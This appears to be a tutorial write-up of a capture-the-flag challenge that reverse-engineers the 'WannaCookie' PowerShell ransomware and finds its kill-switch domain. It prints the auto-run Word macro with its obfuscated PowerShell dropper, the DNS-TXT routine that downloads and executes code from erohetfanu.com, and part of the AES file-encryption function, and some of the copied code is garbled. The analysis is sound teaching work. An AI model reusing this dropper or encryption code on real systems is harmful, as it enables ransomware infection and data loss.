PS C:\Users\John> cd .\Desktop\
PS C:\Users\John\Desktop> olevba3 .\CHOCOLATE_CHIP_COOKIE_RECIPE.docm
olevba3 0.54dev4 on Python 3.7.2 - http://decalage.info/python/oletools
Flags      Filename
-----
OpX:MASI--- .\CHOCOLATE_CHIP_COOKIE_RECIPE.docm
=====
FILE: .\CHOCOLATE_CHIP_COOKIE_RECIPE.docm
Type: OpenXML
-----
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
-----
(empty macro)
-----
VBA MACRO Module1.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/Module1'
-----
Private Sub Document_Open()
Dim cmd As String
cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Object; iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert]:=FromBase64String('1VHRSsMwFP2VSwnYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S01msFA/AKIBt4ddjbChArBjNCCGxiAbOEMiBsfS123MKzrVocNXdfeH2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBP74PABMwmQSoCSVViSZWre6w7da2us1Kt8C6zskilPJcJyttRjgC9zehNiQXRIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMDFY997NQKaMsZurIXpEv4bYswfcnA51nxQQvGDxr1P8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]:=Decompress),[Text.Encoding]:=ASCII)).ReadToEnd()"" "
Shell cmd
End Sub
-----
VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/NewMacros'
-----
Sub AutoOpen()
Dim cmd As String
cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Object; iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert]:=FromBase64String('1VHRSsMwFP2VSwnYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S01msFA/AKIBt4ddjbChArBjNCCGxiAbOEMiBsfS123MKzrVocNXdfeH2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBP74PABMwmQSoCSVViSZWre6w7da2us1Kt8C6zskilPJcJyttRjgC9zehNiQXRIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMDFY997NQKaMsZurIXpEv4bYswfcnA51nxQQvGDxr1P8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]:=Decompress),[Text.Encoding]:=ASCII)).ReadToEnd()"" "
Shell cmd
End Sub
+-----+
| Type      | Keyword      | Description
+-----+
| AutoExec  | AutoOpen     | Runs when the Word document is opened
| AutoExec  | Document_Open | Runs when the Word or Publisher
|           |               | document is opened
| Suspicious | Shell        | May run an executable file or a system
|           |               | command
| Suspicious | powershell   | May run PowerShell commands
| Suspicious | ExecutionPolicy | May run PowerShell commands
| Suspicious | New-Object   | May create an OLE object using
|           |               | PowerShell
| IOC        | powershell.exe | Executable file name
+-----+
PS C:\Users\John\Desktop>
```

Using Chris' technique, we copy the dropper into PowerShell, remove the switches that hide execution, remove `iex`, and repair the quotes.

```
PS C:\Users\John\Desktop> powershell.exe -C "sal a New-Object; (a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('1VHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQlsyUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfS123MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBP74PABMwmQSopCSVViSZWre6w7da2us1Kt8C6zskilPjCJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TsakEb+JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"
```

```
PS C:\Users\John\Desktop> powershell.exe -C "sal a New-Object; (a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('1VHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQlsyUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfS123MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBP74PABMwmQSopCSVViSZWre6w7da2us1Kt8C6zskilPjCJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TsakEb+JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"
```

This gives us some code that we can read.

```
function H2A($a) { $o; $a -split '(..)' | ? { $_ } | foreach {[char]::toint16($_,16)} | foreach {$o = $o + $_}; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($H2A $h | Out-string)
PS C:\Users\John\Desktop>
```

```
function H2A($a) { $o; $a -split '(..)' | ? { $_ } | foreach {[char]::toint16($_,16)} | foreach {$o = $o + $_}; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($H2A $h | Out-string)
```

We can make the code more readable by putting it into ISE and tinkering with it.


```
1 function H2A($a) {
2     $o
3     $a -split '(..)' | ? { $_ } |
4         foreach {[char]::toint16($_,16)} |
5             foreach {$o = $o + $_}
6     return $o
7 }
8 $f = "77616E6E61636F6F6B69652E6D696E2E707331"
9 $h = ""
10 foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName `-
11     -Server erohetfanu.com -Name "$f.erohetfanu.com" `-
12     -Type TXT).strings, 10)-1))
13 {
14     $h += (Resolve-DnsName -Server erohetfanu.com `-
15     -Name "$i.$f.erohetfanu.com" -Type TXT).strings
16 }
17 H2A $h | Out-File C:\users\john\Desktop\wannacry.min.ps1
```

This is interesting. That long string, **77616E6E61636F6F6B69652E6D696E2E707331**, is the same string we saw in the DNS traffic for the Snort terminal. The domain erohet.fanu.com is serving the malware, but we don't know if it is communicating with the malware yet. The malware file we get here is going to be the same as the file we got when we used tshark to extract the TXT fields from DNS. It is good to know


that the packet capture files and the malicious Word document are the same attack; if they were two separate attacks, we would have much more work to do.

Start a Wireshark packet capture and then execute the dropper.

When dropper.ps1 is executing, and we see an identical pattern to the Snort packet capture file.



The result is the same ugly code as before. One note: If you replace all semicolons with new lines as Chris did in his talk, some old fashioned FOR loops in the code will need to be repaired. Also, if you do the search/replace in Visual Code and use \n, you will need to have Use Regular Expression selected.




Cleaning the code was tedious, and it turns out that CounterHack has given us a way to avoid cleaning. The string we saw above is wannacookie.min.ps1 in ASCII. What happens if we remove the ".min" from the string and use "77616E6E61636F6F6B69652E707331" for wannacookie.ps1 instead? Changing the dropper.ps1 code is simple.

```

1 function H2A($a) {
2     $o
3     $a -split '(..)' | ? { $_ } |
4         foreach {[char]([convert]::toint16($_,16))} |
5             foreach {$o = $o + $_}
6     return $o
7 }
8 $f = "77616E6E61636F6F6B69652E707331"
9 $h = ""
10 foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName ` 
11     -Server erohetfanu.com -Name "$f.erohetfanu.com" ` 
12     -Type TXT).strings, 10)-1))
13 {
14     $h += (Resolve-DnsName -Server erohetfanu.com ` 
15     -Name "$i.$f.erohetfanu.com" -Type TXT).strings
16 }
17 H2A $h | Out-File C:\users\john\Desktop\malware-nomin.ps1

```

Much better! The variable names are expanded as well.



```
Untitled1.ps1 dropper.ps1 malware-nomin.ps1 X
1 $functions = {
2     function Enc_Dec-File($key, $File, $enc_it) {
3         [byte[]]$key = $key
4         $Suffix = ".wannacookie"
5         [System.Reflection.Assembly]::LoadWithPartialName('System.Security.Cryptography')
6         [System.Int32]$KeySize = $key.Length^8
7         $AESP = New-Object 'System.Security.Cryptography.AesManaged'
8         $AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC
9         $AESP.BlockSize = 128
10        $AESP.KeySize = $KeySize
11        $AESP.Key = $key
12        $FileSR = New-Object System.IO.FileStream($File, [System.IO.FileMode]::Open)
13        if ($enc_it) {$DestFile = $File + $Suffix} else {$DestFile = ($File -replace $Suffix)}
14        $FileSW = New-Object System.IO.FileStream($DestFile, [System.IO.FileMode]::Create)
15        if ($enc_it) {
16            $AESP.GenerateIV()
17            $FileSW.Write([System.BitConverter]::GetBytes($AESP.IV.Length), 0, 4)
18            $FileSW.Write($AESP.IV, 0, $AESP.IV.Length)
19            $Transform = $AESP.CreateEncryptor()
20        } else {
21            [Byte[]]$LenIV = New-Object Byte[] 4
22            $FileSR.Seek(0, [System.IO.SeekOrigin]::Begin) | Out-Null
```

Hand in

- 1) At this point it should be easy to determine the name of the domain this malware communicates with. What is it?

- 2) To prepare for the objectives ahead, it will be wise to start examining the code. Make a table that lists each function, and the function's purpose. The final function, wannacookie, is the main function of the program; you can omit that for now.

Objective--Stop the Malware (Part 1)

What you can learn from this

The WannaCookie malware in this year's challenge is patterned after the famous WannaCry ransomware. A young security person stumbled into a DNS domain name that was a kill switch for WannaCry and stopped the malware in its tracks. [This article](#) talks about the young man and his fate since then. Young hackers need to be careful.

If you want more than history, you can learn that in this challenge as well. This one is all about reverse-engineering malware written in PowerShell.

Malware functions list

The list we generated as homework will help us begin to understand this malware.

<u>Function</u>	<u>Purpose</u>	<u>Notes</u>
Enc_Dec-File	encrypts or decrypts files	uses AES 256
H2B	converts hex string to byte array	"-split '(..)' is regex for any two characters
A2H	converts ascii string to hex	"{0:X}" is a format operator, converts to hex
H2A	converts hex string to ascii	?{\$_} seems to strip extra lines
B2H	converts byte array to hex	
ti_rox	bitwise XOR	
B2G	compresses byte array with gzip	
G2B	uncompresses byte array	
sha1	computes SHA-1 hash	
Pub_Key_Enc	encrypts a byte array with pub key	\$key_bytes is a key, byte array \$pub_bytes is public key, byte array output is hex of encrypted key
enc_dec	calls Enc_Dec-File to encrypt/decrypt	runs 12 jobs at a time
get_over_dns	receives files from DNS server	\$f.erohetfanu.com returns # of blocks \$i.\$f.ero.... Is an individual block
split_into_chunks	breaks string into 32 byte chunks	used by send_key
send_key	sends encrypted key to server	first time, gets botid after, prepends botid to chunk

Many of the functions are simple conversion routines. The evil deed in encrypting the file is done by Enc_Dec-File, using a key and AES. The actual control happens in the function wannacookie (or wanc in the minimized version of the script).

Caution

Remember to work on malware in a protected VM. Also, the end of the wannacookie function has code that downloads a large file via the DNS mechanism. That is really slow, so if it runs it will appear that your ISE has hung, and the malware DNS server has stopped. If you open Wireshark and see loads of DNS traffic to your machine, that is what happened.


Dot sourcing

In his talk, Chris showed how to set a breakpoint in ISE and then step through the code. While the script is running in Debug mode, all its functions are available for your use on the command line. I found I wanted to use the functions even when the script was not running, so I resorted to dot sourcing. That just loads the functions into memory. The steps are simple:

- 1) Copy the functions you want into a separate file, let's say malware-functions.ps1. I left the main wannacookie function out of my file, as well as enc_dec and Enc_Dec-File since I didn't expect to need them.
- 2) From your ISE command prompt, enter . path/to/malware-functions.ps1
- 3) There is a period (dot) followed by a space at the beginning of the command, the reason it is called dot sourcing. Once it runs the functions will be loaded into memory
- 4) Now, you don't have to be in Debug mode to use the script's functions. You can type something like H2A "77616E6E61636F6F6B69652E6D696E2E707331" and it will run.

Get to work

Like WannaCry, WannaCookie also has a kill switch. Our job is to find it. Since wannacookie is the primary function, look for things that end it prematurely. It would also be a good idea to translate any hex strings you find into ASCII. Alabaster's hint about the kill switch [points here](#).



A

Alabaster Snowball 1:50PM

Erohetfanu.com, I wonder what that means? Unfortunately, Snort alerts show multiple domains, so blocking that one won't be effective.

I remember another ransomware in recent history had a killswitch domain that, when registered, would prevent any further infections.

Perhaps there is a mechanism like that in this ransomware?
Do some more analysis and see if you can find a fatal flaw and activate it!

Hand in

- 1) What is the domain that kills WannaCookie?

Objective--Stop the Malware (Part 2)

Solution

The wannacookie function is the main part of the code. Lines 191 and 192 are items of interest. The lines are long, so I've taken separate screenshots of the left and right halves. Both lines end with {return}, so either one could halt execution.

Left half

```
--> 189 Function wannacookie {
190     $S1 = "1f8b0e8000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"
191     if ($null -ne ((Resolve-DnsName -Name $(H2A $($B2H $($t1_ox $($B2H $($G2B $($H2B $S1)))) $($Resolve-DnsName
192     if ($($netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-wmiObject Win32_ComputerSys
193     $pub_key = [System.Convert]::FromBase64String($get_over_dns("7365727665722E637274") ) )
194     $Byte_key = ([System.Text.Encoding]::Unicode.GetBytes($([char][])
195     $Hex_key = $($B2H $Byte_key)
196     $key_Hash = $(Sha1 $Hex_key)
```

Right half

```
-server erohetfanu.com -Name 6069f6c6c737769746368.erohetfanu.com -type txt).strings)).ToString() -ErrorAction 0 -server 8.8.8.8))) {return}  
$tm).Domain -ie "KRINGLECASTLE") {return}  
  
$ar[0]..[char]255)) + 0..9 | sort -Get-Random)[0..15] -join '') | ? {$_ -ne 0x00})
```

Line 192

Line 192 is simplest, so let's look at that first. Here the line is in a new ISE tab, and cleaned for readability. The [PowerShell line continuation character](#) is a backtick, ```, which I used at the end of line two. Other languages often use \" instead.

```
1 if (
2     $(netstat -ano | select-string "127.0.0.1:8080").length -ne 0 ` 
3     -or (Get-WmiObject Win32_ComputerSystem).Domain -ne "KRINGLECASTLE"
4 )
5 {return}
6
```

If netstat finds that localhost is listening on port 8080, it terminates execution. Often malware checks to see if it has already infected the computer, but it is not clear at this point if checking for port 8080 does that.

The malware also checks the domain the computer is joined to. Execution terminates unless the domain is KRINGLECASTLE. This malware is targeted against Santa's domain and no one else.

If we want to run the entire malware script at some point, we will need to comment line 192 to prevent the script from terminating early.

Line 191

The next line to examine is line 191. Here, the line is cleaned for readability and the \$S1 variable it uses is included.

```
1  $S1 = "1f8b080000000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"
2  if ($null -ne (
3      (Resolve-DnsName -Name $($H2A $($B2H
4          $($ti_rox
5              $($B2H $($G2B $($H2B $S1)))))
6              $($Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings
7          ))).ToString() -ErrorAction 0 -Server 8.8.8.8))
8  )
9  {return}
10
```

This line is deliberately obfuscated, so chances are good the it is the kill switch. Let's use the malware's H2A converter to convert `6B696C6C737769746368` into ASCII.

```
PS D:\> cd .\HolidayHack2018\malware
PS D:\HolidayHack2018\malware> . .\malware-functions.ps1
PS D:\HolidayHack2018\malware> H2A "6B696C6C737769746368"
killswitch
PS D:\HolidayHack2018\malware> |
```

I would say we are looking in the right spot!

The center of the statement is `ti_rox`, which performs a bitwise XOR on its two parameters. The first parameter is

`$(B2H $(G2B $($H2B $S1)))`

`H2B` takes the long hex value stored in `$S1` and converts it to a byte array (binary). Then `G2B` decompresses the array with gzip. Finally, `B2H` converts the uncompressed binary back to a hex string.

```
PS D:\HolidayHack2018\malware> B2H $(G2B $($H2B $S1))
1f0f0202171d020c0b09075604070a0a
```

The second parameter for `ti_rox` is

`$(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings`

This gets the malware DNS server's answer for a query. We've already determined the query means kill switch. Here I've switched from ISE to a PowerShell console, so I can split the line with the backtick character and get a better screenshot. The response from the server is

66667272727869657268667865666B73.

```
PS D:\HolidayHack2018\malware> (Resolve-DnsName -Server erohetfanu.com `
>>     -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings
66667272727869657268667865666B73
PS D:\HolidayHack2018\malware>
```

We now know the hex strings that `ti_rox` will XOR. If we replace the code with the two hex strings we have computed, the line looks simpler.

```
1  if ($null -ne (
2      (Resolve-DnsName -Name $($H2A $($B2H
3          $($ti_rox
4              1f0f0202171d020c0b09075604070a0a
5              66667272727869657268667865666B73
6          ))).ToString() -ErrorAction 0 -Server 8.8.8.8))
7  )
8  {return}
9
```

Function `ti_rox` returns a byte array. The function uses `B2H` and `H2A` to convert the array to an ASCII string.


```
PS D:\> $(H2A $(B2H $(ti_rox 1f0f0202171d020c0b09075604070a0a 66667272727869657268667865666B73)))  
yippeekiya.aaay  
PS D:\> |
```

This is interesting on a couple of levels. It gives us the DNS domain the kill switch wants to resolve. Additionally, the kill switch is remarkably like the password Shinny Upatree used on the Git repository. Could we have an inside job here? We'd best keep that quiet until we report to Alabaster.

Now the long, obfuscated line reduces to something obvious.

```
1  if ($null -ne (  
2      (Resolve-DnsName -Name "yippeekiya.aaay" -ErrorAction 0 -Server 8.8.8.8))  
3  )  
4  {return}  
5  |
```

If the DNS query for `yippeekiya.aaay` returns anything other than null, the malware terminates. If we register that domain with Ho Ho Ho Daddy, the malware will stop.



Up Next

We will tackle the biggest objective: decrypt Alabaster's password database.

Objective--Recover Alabaster's Password (Part1)

What you can learn from this

This objective takes a dive into encryption and decryption. Both symmetric encryption (AES) and asymmetric or public key encryption (RSA) are in play. There are many tools we can use: PowerShell, openssl, and Python were helpful for me. You will probably learn that encryption routines are very fussy about data format, block size, and other details that can be most frustrating.

There will be more reverse-engineering of malware written in PowerShell, probably as much as you will ever want! You will also learn to extract part of the information you need from a memory dump of the PowerShell malware as it was running on Alabaster's computer.

The Objective

Alabaster ignored the OPSEC rules we have been talking about and tried to analyze the WannaCookie malware on his workstation instead of on an encrypted VM. Now his personal password database has been encrypted and he needs our help to decrypt it. The zip file that Alabaster links to [is available here](#).


A screenshot of a messaging application interface. On the left, a message from 'Alabaster Snowball' at 4:33PM reads: 'Yippee-Ki-Yay! Now, I have a ma... kill-switch! Now that we don't have to worry about new infections, I could sure use your L337 security skills for one last thing. As I mentioned, I made the mistake of analyzing the malware on my host computer and the ransomware encrypted my password database. Take this [zip](#) with a memory dump and my encrypted password database, and see if you can recover my passwords. One of the passwords will unlock our access to the vault so we can get in before the hackers.' On the right, a task card titled 'Recover Alabaster's Password' shows a difficulty rating of 4 stars and the instruction: 'Recover Alabaster's password as found in the the encrypted password vault.'

Hints

This is the end of a conversation with Shinny Upatree after we helped him win the Sleigh Bell Lottery. It describes the job before us very well. We will do well to remember Shinny's advice.

A screenshot of a text-based interface. It contains two blocks of text: 'Of course, this all depends how the key was encrypted and managed in memory. Proper public key encryption requires a private key to decrypt.' and 'Perhaps there is a flaw in the wannacookie author's DNS server that we can manipulate to retrieve what we need. If so, we can retrieve our keys from memory, decrypt the key, and then decrypt our ransomed files.'

Also, Alabaster reminds us about powerdump. Chris Davis demonstrated its use in his [Analyzing PowerShell Malware](#) talk.



Get Started

So far, we have analyzed the functions in wannacookie.ps1 that convert data, and the first lines of the wannacookie function that terminate execution. The core of evil in the wannacookie function is in lines 193 through 203. Now is the time to analyze them in detail.

Hand in

- 1) Create a flowchart, a discussion, comment the code, or whatever helps you understand the process that wannacookie follows in the 20 lines of evil (193-203). Turn in your flowchart, discussion, commented code, or screenshots of whatever you did.
- 2) As you document the malware, create a list of interesting variables, their types and their lengths. We will use this later.
- 3) As you document the malware, keep a list of the command codes and their meanings.

Objective--Recover Alabaster's Password (Part 2)

The beginnings of a solution--studying the code.

Note: this section examines each of the lines and functions involved in encrypting Alabaster's files. It's easy to get lost in the details. The next section is an overview of the findings in this section, so feel free to skip ahead or jump back and forth.

Our assignment last time was to document the malware, especially the evil lines from 193 to 203. Here we go.

```
189  function wannacookie {
190      $SI = "1f8b08000000000040093e76762129763e2e1e6640f6361e7e202000cd5c5c10000000"
191      if ($null -ne ((Resolve-DnsName -Name $($H2A $($B2H $($B2H $($H2B $S1)))) $([Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT]).Strings, 10)-1)) {
192          if ($($netstat -ano | select-string "127.0.0.1:8080").length -ne 0 -or ($get-wmiobject win32_computerSystem).domain -ne "KRINGLE") {
193              $pub_key = [System.Convert]::FromBase64String($([get_over_dns]("7365727665722E637274")) )
194              $byte_key = ([System.Text.Encoding]::unicode.GetBytes($([char[]](([char]01..[char]255) + ([char[]](([char]01..[char]255)) + 0..255))) )
195              $hex_key = $B2H $byte_key
196              $key_hex = $([System.Convert]::Sha1($hex_key))
197              $pub_key_encrypted_key = ($Pub_Key_Enc $byte_key $pub_key).ToString()
198              $cookie_id = ($send_key $pub_key_encrypted_key)
199              $date_time = ((Get-Date).ToUniversalTime() | Out-String) -replace "\r\n"
200              $array[$future_cookies] $([get-childitem ".\elfdb" -Exclude *.wannacookie -Path $($env:userprofile+'\desktop')).$($env:userprofile)
201              encdec $byte_key $future_cookies $true
202              clear-variable -name "Hex_key"
203              clear-variable -name "Byte_key"
204              $url = "http://127.0.0.1:8080/"
205              $htmlcontents = @T
```

Function get_over_dns

```
function get_over_dns($f) {
    $h =
    foreach ($i in 0..([convert]::ToInt32($([Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT]).Strings, 10)-1)) {
        $h += $([Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT]).Strings
    }
    return (H2A $h)
}
```

We didn't talk about the get_over_dns function previously, but it is the same code that dropper.ps1 used. The function takes the command string (\$f) as input, prepends it to erohetfanu.com, and sends a DNS query of type TXT to the erohetfanu.com DNS server. The answer it receives is the number of packets it will take to send the data requested in the command string. Once it knows the number of packets, the function uses foreach to grab the packets it needs and accumulates the text responses in \$h. Finally, it converts the data in the packets to ASCII and returns it.

Line 193

```
$pub_key = [System.Convert]::FromBase64String($([get_over_dns]("7365727665722E637274")))
```

The name \$pub_key suggests that this may be a public key. It is nice that this malware is reasonably well written and self-documented.

The command string is server.crt. Again, I'm dot sourcing the file I copied all the malware functions to.

```
PS D:\> cd .\HolidayHack2018\malware
PS D:\HolidayHack2018\malware> ..\malware-functions.ps1
PS D:\HolidayHack2018\malware> H2A "7365727665722E637274" | server.crt
```

